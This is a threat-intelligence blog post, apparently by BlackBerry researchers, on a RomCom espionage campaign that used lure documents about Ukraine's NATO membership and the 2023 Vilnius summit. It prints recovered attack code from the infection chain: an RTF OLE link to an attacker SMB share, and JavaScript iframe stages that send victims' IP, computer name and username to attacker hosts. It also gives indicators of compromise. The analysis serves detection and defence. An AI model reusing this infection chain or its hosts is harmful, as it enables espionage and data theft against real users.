

RomCom Threat Actor Suspected of Targeting Ukraine's NATO Membership Talks at the NATO Summit

blogs.blackberry.com/en/2023/07/romcom-targets-ukraine-nato-membership-talks-at-nato-summit

The BlackBerry Research & Intelligence Team

1. [BlackBerry Blog](#)
2. RomCom Threat Actor Suspected of Targeting Ukraine's NATO Membership Talks at the NATO Summit



Image credit: S_E - stock.adobe.com

Summary

On July 4, [the BlackBerry Threat Research and Intelligence team](#) found two malicious documents submitted from an IP address in Hungary, sent as lures to an organization supporting Ukraine abroad, and a document targeting upcoming [NATO Summit](#) guests who may also be providing support to Ukraine.

Our analysis based on the tactics, techniques, and procedures (TTPs), code similarity, and threat actor network infrastructure leads us to conclude that the threat actor known as [RomCom](#) is likely behind this operation.

Based on our internal telemetry, network data analysis, and the full set of cyber weapons we collected, we believe the threat actor behind this campaign ran their first drills on June 22, and also a few days before the command-and-control (C2) mentioned in this report was registered and went live.

Update 7/10/23: Note that BlackBerry shared this intelligence with relevant government agencies several days prior to publishing this blog.

Weaponization and Technical Overview

Weapons	Documents, PE
Attack Vector	Unconfirmed (highly likely email)
Network Infrastructure	Domains, IPs (SMB, HTTP)

Technical Analysis

Context

Lithuania is hosting a NATO Summit in Vilnius on July 11-12. One of the topics on the agenda is Ukraine and its possible future membership in the organization. President of Ukraine [Zelenskyy](#) confirmed his participation.

Taking advantage of this event and the request of Ukraine to join NATO, threat actors have created and distributed a malicious document impersonating the [Ukrainian World Congress](#) organization to presumably distribute to supporters of Ukraine.




Figure 1: Word document used as a lure during this attack

The infection technique used in the document is RTF exploitation, with outbound connections initiated from the victim's machine once the victim opens the document.

We also found another malicious document from the same threat actor, which we believe is a lure based around the upcoming NATO Summit. Essentially, it's a fake lobbying document in support of Ukraine.

Date:
Name of the official:
His/her official title/position:

Your Excellency:

Re: Ukraine's accession to NATO

The Ukrainian World Congress would like to take this opportunity to thank you for your generous support and standing firm with the Ukrainian people as they defend their freedom, sovereignty, and territorial integrity against Russia's unprovoked full-scale invasion of Ukraine.

The future of Euro-Atlantic and global peace and rules-based international order is being decided in Ukraine today. NATO membership for Ukraine is the only real option to ensure peace in Ukraine and the region.

At the July 11-12, 2023, NATO leaders' summit in Vilnius, Lithuania, we call upon you together with all NATO member states to:

- Officially invite Ukraine to join NATO.
- Launch the formal accession process.
- Develop a framework for security guarantees.
- Commit to short- and long-term supplies of all necessary military equipment, including tanks, fighters, long-range missiles, armored vehicles, and other materials to ensure Ukraine wins the war and is able to establish lasting peace and security as soon as possible.

NATO must not delay this decision as every day of this war brings unimaginable destruction of lives and property. We kindly request a meeting with you at your earliest convenience to discuss this matter further.

Sincerely,

Figure 2: Second document related to this intrusion

Attack Vector

Although we haven't yet uncovered the initial infection vector, the threat actor likely relied on spear-phishing techniques, engaging their victims to click on a specially crafted replica of the Ukrainian World Congress website.

The malicious domain uses typosquatting techniques to masquerade the fake website with a .info suffix and make it look legitimate.

Real Domain

Fake Domain

ukrainianworldcongress[.]org ukrainianworldcongress[.]info




Figure 3: Spot the difference between the legitimate and the fake Ukrainian World Congress website

Checking the source code of the fake website proves it's a cloned copy of the original one. Notably, the website is registered as a .info domain.

We have observed the RomCom threat actor using the same technique [in previous campaigns](#).

The details of both observed documents are below:

Sha256	a61b2eafcf39715031357df6b01e85e0d1ea2e8ee1dfec241b114e18f7a1163f
File Name	Overview_of_UWCs_UkraineInNATO_campaign.docx
File Size	120614 bytes
Created Date	2023:06:26 12:57:00Z
Modify Date	2023:06:27 16:27:00Z
Last Modified By	vboxuser
ZipCRC	0xb71a911e

Sha256	3a3138c5add59d2172ad33bc6761f2f82ba344f3d03a2269c623f22c1a35df97
File Name	Letter_NATO_Summit_Vilnius_2023_ENG(1).docx
File Size	24690 bytes
Created Date	2023:06:19 10:50:00Z
Modify Date	2023:06:27 16:22:00Z
Last Modified by	vboxuser
ZipCRC	0xb71a911e

Weaponization

As mentioned above, the document "Overview_of_UWCs_UkraineInNATO_campaign.docx" contains an embedded RTF file named **afchunk.rtf**.

Sha256	e7cfef023c3160a7366f209a16a6f6ea5a0bc9a3ddc16c6ba758114dfe6b539
File name	afchunk.rtf
File Size	44146 bytes
Created Date	2022:08:29 04:36:00
Modify Date	2022:08:29 04:37:00
Last Modified by	X
Default Languages	Portuguese - Brazil, Arabic - Saudi Arabia

Once the Microsoft Word file is downloaded and executed/opened by the user, an OLE object is loaded from the RTF, which connects to the IP address 104.234.239[.]26, which is related to VPN/proxies services. The connections are made to ports 80, 139, and 445 (HTTP and SMB services).

```

00000000: 01 05 00 00 01 00 00 00 10 00 00 00 57 6F 72 64 .....Word
00000010: 2E 44 6F 63 75 6D 65 6E 74 2E 38 00 2F 00 00 00 .Document.8./...
00000020: 5C 5C 31 30 34 2E 32 33 34 2E 32 33 39 2E 32 36 \\104.234.239.26
00000030: 5C 73 68 61 72 65 31 5C 4D 53 48 54 4D 4C 5F 43 \share1\MSHTML_C
00000040: 37 5C 66 69 6C 65 30 30 31 2E 75 72 6C 00 00 00 7\file001.url...
00000050: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 .....
00000060: 05 00 00 05 00 00 00 10 00 00 00 57 6F 72 64 2E .....Word.
00000070: 44 6F 63 75 6D 65 6E 74 2E 38 00 0E 00 00 00 D2 Document.8.....
00000080: 0A 00 00 01 00 09 00 00 03 69 05 00 00 03 00 66 .....i.....f
00000090: 04 00 00 00 00 66 04 00 00 26 06 0F 00 C2 08 57 .....f...&.....W
000000A0: 4D 46 43 01 00 00 00 00 00 01 00 30 E6 00 00 00 MFC.....0....
000000B0: 00 01 00 00 00 A0 08 00 00 00 00 00 00 A0 08 00

```

Figure 4: Contents of the RTF file **afchunk.rtf**

The file called **file001.url** is, in fact, a document in the form of a Microsoft Word file. This file is loaded after the execution of the NATO lure.




Figure 5: Files stored within **file001**

Sha256	07377209fe68a98e9bca310d9749daa4eb79558e9fc419cf0b02a9e37679038d
File Name	File001.url
File Size	23870 bytes
Created Date	2022:04:13 13:11:00
Modify Date	2022:04:13 13:11:00
Last Modified by	Eduardo
Author	Eduardo
Language Code	Portuguese (Brazilian)

```

MSWordDocWord.Document.8092qyb<html>
<head>
<meta http-equiv=X-UA-Compatible content=IE=7>
</head>

<body><div id=d1></div>

<script defer>
loc=location.href;
d_s = '?d=';
nw_s1 = '&nw=1';
nw_s2 = '&nw=2';

dx = loc.indexOf(d_s);
d='';

d=loc.substring(dx + d_s.length,loc.length);

loc1=loc.toLowerCase();

str_u = '/users/';
str_apd = '/appdata/';

UName = loc1.substring(loc1.indexOf(str_u) + str_u.length, loc1.indexOf(str_apd));

if (d != '') {

try {

document.write('<iframe src="mhtml:ms-its:c:/users/' + UName + '/appdata/local/temp/temp1_' + d + 'file001.zip/2222.chm:/file1.mht"></iframe>');
}
catch(e) { }
}
</script>
</body></html>

```

Figure 6: Part of file001.urlx

This file's goal is to load the OLE streams into Microsoft Word, to render an iframe tag responsible for the execution of the next stage of malware.

It tries to obtain the computer's IP address, which should be passed in the "?d=" parameter, and then build a path in /appdata/local/temp/. As we have observed, there are other communications of the main Word payload, passing as a parameter the IP of the user opening the file.

- hxxp://74.50.94[.156/MSHTML_C7/zip_k.asp?d=34.141.245.25_f68f9_
- hxxp://74.50.94[.156/MSHTML_C7/zip_k2.asp?d=34.141.245.25_f68f9_
- hxxp://74.50.94[.156/MSHTML_C7/zip_k3.asp?d=34.141.245.25_f68f9_

After the connection is made to \\104.234.239[.126\share1\MSHTML_C7\file001.url, a second connection is made by the threat actor via HTTP to the same server mentioned in the above three URLs.

```

00 2A 00 00 00 04 03 00 00 00 00 00 00 C0 00 00 .*.....
00 00 00 00 46 02 00 00 00 21 00 0C 00 00 00 5F ....F....!....._
31 34 30 36 35 32 35 31 39 34 00 00 00 00 00 72 1406525194.....r
01 00 00 E0 C9 EA 79 F9 BA CE 11 8C 82 00 AA 00 .....y.....
4B A9 0B 5A 01 00 00 68 00 74 00 74 00 70 00 3A K.Z...h.t.t.p.:
00 2F 00 2F 00 37 00 34 00 2E 00 35 00 30 00 2E ././7.4...5.0..
00 39 00 34 00 2E 00 31 00 35 00 36 00 2F 00 4D .9.4...1.5.6./M
00 53 00 48 00 54 00 4D 00 4C 00 5F 00 43 00 37 .S.H.T.M.L._.C.7
00 2F 00 73 00 74 00 61 00 72 00 74 00 2E 00 78 ./s.t.a.r.t...x
00 6D 00 6C 00 00 00 00 00 00 00 00 00 00 00 00 .m.l.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

Figure 7: Second connection made by afchunk.rtf

hxxp://74.50.94[.156/MSHTML_C7/start.xml contains another iframe HTML tag to load from the path of the server a file called "RFile.asp". Additionally, it stores in the variable "lt" the value "<" and in the variable "gt" the value ">".

```

<?xml version="1.0" encoding="utf-8"?>
<?xml-stylesheet type='text/xsl' href='#'?>

<xsl:stylesheet xmlns:xsl="http://www.w3.org/TR/WD-xsl" xmlns:xslt="http://www.w3.org/1999/XSL/Transform" result-ns="">
<xsl:template match="/">

<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="X-UA-Compatible" content="IE=7"/>
</head>

<body>

<iframe src='RFile.asp' width='800' height='800'></iframe>
<script defer=''>

lt=String.fromCharCode(60);
gt=String.fromCharCode(62);

</script>

</body>
</html>

</xsl:template>
</xsl:stylesheet>

```

Figure 8: Contents of the file "start.xml" during the connection

Whenever a user visits the website, multiple files are generated automatically in the server to use during the intrusion. These files are sent from the URL `hxxp://74.50.94[.]156/share1/MSHTML_C7/1/`

	20.		file001.htm	7/4/2023 7:16 AM	Chrome HTML Docume...	3 KB
	20.		file001	7/4/2023 7:16 AM	Saved Search	2 KB
	20.		file001.zip	7/4/2023 7:16 AM	Compressed (zipped) F...	3 KB
	20.		file002.zip	7/4/2023 7:16 AM	Compressed (zipped) F...	3 KB

Figure 9: Victim's data captured by the threat actor

Since there is an iframe tag present, then you'll see another HTTP request sent automatically to the file `RFile.asp`, which is under the same path. The goal of the `RFile.asp` file is to load another iframe with a file autogenerated previously, which contains the victim's IP address.

```

<html>
<body onload=setTimeout('fx()',15000)>
<iframe src=file://104.234.239.26/share1/MSHTML_C7></iframe>
<script>
function fx() {
document.body.innerHTML = ' <iframe src = file: //104.234.239.26/share1/MSHTML_C7/1/
_file001.htm?d=
_></iframe>; '
}
</script>
</body>
</html>

```

Figure 10: Contents of the `RFile.asp` file

Next, there is a pause/sleep of 15,000 milliseconds (15 seconds). After that, an iframe is loaded to the main path of the file server used previously: `file//104.234.239[.]26/share1/MSHTML_C7`. And finally, another iframe is executed to load a file once, generated automatically by the server with the information about the IP address of the victim and an additional ID of five digits. To understand the format, it should look like this:

```

<iframe src = file: //104.234.239[.]26/share1/MSHTML_C7/1/99.99.99.99_a15fa_file001.htm?d=99.99.99.99_a15fa_></iframe>

```

99.99.99.99_a15fa_file001.htm

```

<html>
<head><script>o2010=false;</script></head>
<body>

</img>
</img>
</img>
</img>

<div id=d1><iframe src=<ipv4>_<id>_file001.search-ms</iframe></div>
<div id=d2></div>
<div id=d3></div>
<div id=d4></div>
<div id=d5></div>

```

Figure 11: Beginning of the file <ipv4>_<id>_file001.htm

The beginning of this file starts initializing a variable call “o2010” to “False”. After that, it tries to load the icon of Microsoft Excel, using the HTML tag. That assumes that Microsoft Office14 is installed in the system. In case the image is loaded, then the value of “o2010” is changed to “True.”

The following portion of code creates five divs with the id sequential from one to five. The first includes another iframe to <ipv4>_<id>_file001.search-ms. A fictitious example might be 99.99.99.99_a15fa_file001.search-ms. That file would then be stored in the same path as the HTML file.

```

<script defer>
  CompName = '';
  UName = '';

  loc = location.href;

  d_s = '?d=';
  dx = loc.indexOf(d_s);

  if (dx != -1) {
    d = loc.substring(dx + d_s.length, loc.length);
  }
  setTimeout("f1()", 1300);

```

Figure 12: Script tag initialization in the file <ipv4>_<id>_file001.htm

This script continues initializing a script tag and creating some variables for use during the execution of this HTML file.

Variable	Value
CompName	Victim's computer name
UName	Victim's username
loc	Actual URL location
d_s	Stores the value “?d=” which will be used after infection
dx	Using the indexOf function returns the index at which a given element can be found in the array
d	In the if, it obtains the value of the parameters given in the URL under ?d=, which is the IP address.

After storing those variables, it calls the setTimeout method to call the function “f1()” after 1.3 seconds.


```

function f1() {
  document.getElementById("d1").innerHTML = "<b>!</b>";
  setTimeout("f1a()", 1300);
}

function f1a() {
  document.getElementById("d2").innerHTML = "<iframe src=http://74.50.94.156/MSHTML_C7/zip_k.asp?d=" + d + " onload=setTimeout('f1b()',1300)></iframe>";
}

function f1b() {
  document.getElementById("d2").innerHTML = "<iframe src=http://74.50.94.156/MSHTML_C7/zip_k2.asp?d=" + d + " onload=setTimeout('f1c()',1300)></iframe>";
}

function f1c() {
  document.getElementById("d3").innerHTML = "<iframe src=http://74.50.94.156/MSHTML_C7/zip_k3.asp?d=" + d + " onload=setTimeout('f2()',1300)></iframe>";
}

```

Figure 13: Functions starting with f1 in the <ipV4>_<id>_file001.htm file

Four different functions are declared starting with f1. All of them are called one after the other.

- Function **f1()** changes the content of the div with ID "d1" with the content "!". Then, it waits 1.3 seconds before calling the function **f1a()**.
- Function **f1a()** changes the content of the div with ID "d2" adding a new iframe with the content of the file `http://74.50.94.156/MSHTML_C7/zip_k.asp?d=99.99.99.99`. When it's loaded, it waits 1.3 seconds before calling the function **f1b()**.
- Function **f1b()** changes the content of the div with ID "d2" too, adding a new iframe with the content of the file `http://74.50.94.156/MSHTML_C7/zip_k2.asp?d=99.99.99.99`. As you can see, the difference between this function the **f1a()** is that the resource requested is `zip_k2.asp` and not `zip_k.asp`. When the iframe is loaded, it waits 1.3 seconds before calling the function **f1c()**.
- Function **f1c()** changes the content of the div with ID "d3", adding a new iframe with the content of the file `http://74.50.94.156/MSHTML_C7/zip_k3.asp?d=99.99.99.99`. When it's loaded, it waits 1.3 seconds before calling the function **f2()**.

```

function f2() {
  document.getElementById("d1").innerHTML = "<iframe src=<ipV4_REDACTED>_<id>_file001.search-ms</iframe>";
  setTimeout("f3()", 1300);
}

function f3() {
  if (o2010 == false) {
    //document.getElementById('d3').innerHTML = '<iframe src="file:///c:/users/appdata/local/temp/temp1_' + d + 'file001.zip/1111.htm"></iframe>';
    document.getElementById('d3').innerHTML = '<object type=text/html data="redir_obj.htm?d=' + d + '&c=' + CompName + '&u=' + UName + '"></object>';
  }
  else {
    document.getElementById('d3').innerHTML = '<iframe src="http://74.50.94.156/MSHTML_C7/o2010.asp?d=' + d + '"></iframe>';
  }
}

</script>
</body>
</html>

```

Figure 14: end of the <ipV4>_<id>_file001.htm file

The end of the <ipV4>_<id>_file001.htm file contains other functions and iframes that are also loaded.

- Function **f2()** changes the content of the div with ID "d1", adding a new iframe with the content of the file `<ipV4>_<id>_file001.search-ms` (an example could be `99.99.99.99_a15fa_file001.search-ms`). The content of the div with ID "d1" is the same at the beginning of the htm file.
- Function **f3()** verifies if the variable "o2010" is False or True, and depending on the value this creates different actions.
 - **o2010 == False**: Changes the content of the div with ID "d3", adding a new object to the HTML (the goal of the use of this object instead of the iframe is the same, which is to display another file). The resource loaded is `redir_obj.html?d=<ipV4>&c=<computer>&u=<username>`
 - **o2010 == True**: Changes the content of the div with ID "d3", adding a new iframe with the content of the file `http://74.50.94.156/MSHTML_C7/o2010.asp?d=99.99.99.99*`

(*) the IP 99.99.99.99 shown above is just used as an example to illustrate these connections.

The file loaded in some of the iframes shown so far is a .search-ms file. These files are a Windows-saved search file, and can perform file searches through Windows.

This execution chain utilizes [CVE-2022-30190](#), which is a zero-day vulnerability affecting Microsoft's Support Diagnostic Tool (MSDT) uncovered in May 2022.

Also known as [Follina](#), the vulnerability was assigned a high severity CVSS score, with a freely available proof of concept (POC) exploit code appearing in the wild shortly thereafter.

If successfully exploited, it allows an attacker to conduct a remote code execution (RCE)-based attack via the crafting of a malicious .docx or .rft document designed to exploit the vulnerability.

This is achieved by leveraging the specially crafted document to execute a vulnerable version of MSDT, which in turn allows an attacker to pass a command to the utility for execution. This includes doing so with the same [level](#) of privileges as the person who executed the malicious document. That technique is effective even when macros are disabled and even when a document is opened in Protected mode.

It was one of the most heavily exploited by threat actors of all variations, including those classed as advanced persistent threats (APTs) throughout the remainder of 2022 and up to the present.

There are also other files which are loaded during the iframes' chain execution. The first one is the **redir_obj.html**, which receives three values in the GET request.

- d: As we saw previously, this is the IP address of the victim
- c: Contains victim's PC information
- u: Username of the victim's computer

```
<html>
<script>
  loc = location.href.toLowerCase();

  d_s = '?d=';
  dx = loc.indexOf(d_s);

  c_s = '&c=';
  cx = loc.indexOf(c_s);

  u_s = '&u=';
  ux = loc.indexOf(u_s);
```

Figure 15: Beginning of the file **redir_obj.htm**

The beginning of the file is quite similar to the **<ipv4>_<id>_file001.htm** file, where the goal is obtaining the actual URL and the parameters given in the GET content. After that, it obtains the index where each parameter is stored into the URL.

```

if (dx != -1) {
    d = loc.substring(dx + d_s.length, cx);
    dir_s = true;
} else {
    dir_s = false;
}

if (cx != -1) {
    CompName = loc.substring(cx + c_s.length, ux);
    cn_s = true;
} else {
    cn_s = false;
}

if (ux != -1) {
    UName = loc.substring(ux + u_s.length, loc.length);
    usr_s = true;
} else {
    usr_s = false;
}

```

Figure 16: Checks to verify the parameters in the `redir_obj.htm` file

The next section of this code is used to verify whether the parameters given in the URL exist. If yes, the value of the variables are True; however, if the values don't exist, the value is shown as False.

```

if (dir_s == true && cn_s == true && usr_s == true) {
    document.write(' < meta http - equiv = refresh content = "0;URL=file:/// + CompName + '/c$/users/' + UName + '/appdata/local/temp/temp1_' + d + 'file001.zip/1111.htm" > ');
} else {
    document.write(' < html > d = ' + dir_s + ' < br > c = ' + cn_s + ' < br > u = ' + usr_s + ' < /html>');
}
</script>

```

Figure 17: Last piece of code in the `redir_obj.htm` file

The last piece of code of this htm file checks whether all the values were set to True or not. In case all of them are true, it uses the `document.write` function to print the next value:

```

<meta http-equiv=refresh
content="0;URL=file:///computer01/c$/users/bob/appdata/local/temp/temp1_99.99.99file001.zip/1111.htm">

```

The above example uses 99.99.99.99 as a "d" parameter, computer01 with "c" parameter, and bob value for the "u" parameter.

If any of the values was not established, then it returns the following (In this case, we have not created the value for the "u" parameter):

```

< html > d = true < br > c = true < br > u = false < /html>

```

The screenshot displays a network traffic analysis tool interface. The top pane shows a list of network connections with columns for No., Time, Source, Destination, Protocol, Length, and Info. The bottom pane provides a detailed view of a selected packet, showing its structure as an Internet Protocol Version 4 packet and a Transmission Control Protocol (TCP) segment. The TCP segment details include Source Port: 50966, Destination Port: 139, Sequence Number: 0, and Next Sequence Number: 1.

No.	Time	Source	Destination	Protocol	Length	Info
61	2.160238	10.134.78.64	104.234.239.26	TCP	52	50962 → 445 [SYN] Seq=0 Win=64320 Len=0 MSS=1340 WS=256 SACK_PERM
997	3.268965	10.134.78.64	104.234.239.26	TCP	52	50966 → 139 [SYN] Seq=0 Win=64320 Len=0 MSS=1340 WS=256 SACK_PERM
1004	3.334596	10.134.78.64	104.234.239.26	TCP	52	[TCP Retransmission] [TCP Port numbers reused] 50962 → 445 [SYN] Seq=0 Win=64320 Len=0 MSS=1340 WS=256
1931	5.340990	10.134.78.64	104.234.239.26	TCP	52	[TCP Retransmission] [TCP Port numbers reused] 50962 → 445 [SYN] Seq=0 Win=64320 Len=0 MSS=1340 WS=256
1059	4.352719	10.134.78.64	104.234.239.26	TCP	52	[TCP Retransmission] [TCP Port numbers reused] 50966 → 139 [SYN] Seq=0 Win=64320 Len=0 MSS=1340 WS=256
1989	6.449037	10.134.78.64	104.234.239.26	TCP	52	[TCP Retransmission] [TCP Port numbers reused] 50966 → 139 [SYN] Seq=0 Win=64320 Len=0 MSS=1340 WS=256
4533	9.445312	10.134.78.64	104.234.239.26	TCP	52	[TCP Retransmission] [TCP Port numbers reused] 50962 → 445 [SYN] Seq=0 Win=64320 Len=0 MSS=1340 WS=256
5587	10.531315	10.134.78.64	104.234.239.26	TCP	52	[TCP Retransmission] [TCP Port numbers reused] 50966 → 139 [SYN] Seq=0 Win=64320 Len=0 MSS=1340 WS=256
25862	17.451157	10.134.78.64	104.234.239.26	TCP	52	[TCP Retransmission] [TCP Port numbers reused] 50962 → 445 [SYN] Seq=0 Win=64320 Len=0 MSS=1340 WS=256
30694	18.642717	10.134.78.64	104.234.239.26	TCP	52	[TCP Retransmission] [TCP Port numbers reused] 50966 → 139 [SYN] Seq=0 Win=64320 Len=0 MSS=1340 WS=256
59728	24.857506	10.134.78.64	104.234.239.26	TCP	52	52108 → 80 [SYN] Seq=0 Win=64320 Len=0 MSS=1340 WS=256 SACK_PERM
63950	26.006524	10.134.78.64	104.234.239.26	TCP	52	[TCP Retransmission] [TCP Port numbers reused] 52108 → 80 [SYN] Seq=0 Win=64320 Len=0 MSS=1340 WS=256


Figure 18: Connections made to the 104.234.239.[26] server after executing/opening the Word document

Agent

Sha 256	1a7bb878c826fe0ca9a0677ed072ee9a57a228a09ee02b3c5bd00f54f354930f
Md5	f4959e947cee62a3fa34d9c191dd9351
ITW File Name	Calc.exe
Compilation Stamp	2023-06-30 06:29:32 UTC
File Type/Signature	X64 DLL
File Size	262656 bytes
Compiler Name/Version	MS C++ 2022 v 17.4

<Additional Information> The sample contains the encryption strings of the algorithm used in the RomCom RAT.

The payload is an executable, written in C++. The downloader includes numerous strings that are utilized during execution. It is worth mentioning that a similar string encryption algorithm was identified in the RomCom remote access trojan (RAT) samples we came across [a few months ago](#).



```
mov [rsp+0B98h+var_900], 0DBh ; Encrypted Data
mov [rsp+0B98h+var_8FF], 20h ; ' '
mov [rsp+0B98h+var_8FE], 38h ; '8'
mov [rsp+0B98h+var_8FD], 18h ; ' '
mov [rsp+0B98h+var_8FC], 73h ; 's'
mov [rsp+0B98h+var_8FB], 0FEh
mov [rsp+0B98h+var_8FA], 0A9h
mov [rsp+0B98h+var_8F9], 0FFh
mov [rsp+0B98h+var_8F8], 0EDh
mov [rsp+0B98h+var_8F7], 20h ; ' '
mov [rsp+0B98h+var_8F6], 2Fh ; '/'
mov [rsp+0B98h+var_8F5], 18h ; ' '
mov [rsp+0B98h+var_8F4], 44h ; 'D'
mov [rsp+0B98h+var_8F3], 0FEh
mov [rsp+0B98h+var_8F2], 0AFh
mov [rsp+0B98h+var_8F1], 0FFh
mov [rsp+0B98h+var_8F0], 0E1h
mov [rsp+0B98h+var_8EF], 20h ; ' '
mov [rsp+0B98h+var_8EE], 34h ; '4'
mov [rsp+0B98h+var_8ED], 18h ; ' '
mov [rsp+0B98h+var_8EC], 65h ; 'e'
mov [rsp+0B98h+var_8EB], 0FEh
mov [rsp+0B98h+var_8EA], 0DDh
mov [rsp+0B98h+var_8E9], 0FFh
mov rax, 0FFDDFE0018422088h ; Decryption Key
mov [rsp+0B98h+var_8E8], rax
lea rdx, [rsp+0B98h+var_7A0]
lea rcx, [rsp+0B98h+var_900]
call Decryption_Function_
mov rcx, rax
call sub_140004820
mov r8d, 104h ; nSize
lea rdx, [rsp+0B98h+Buffer] ; InBuffer
```

Figure 19: One of the encrypted strings in the downloader.

To use a string, the program needs to decrypt it. To do that, the decryption function gets a 64-bit key to decrypt the data. The algorithm uses a fairly unique 64-bit key as a constant to decrypt each string. That is, a different key is used for each string. Although we did not find that the RomCom RAT samples code used the same constants for decryption, the approach to decrypting the string is very similar to how it was implemented in the RomCom RAT.

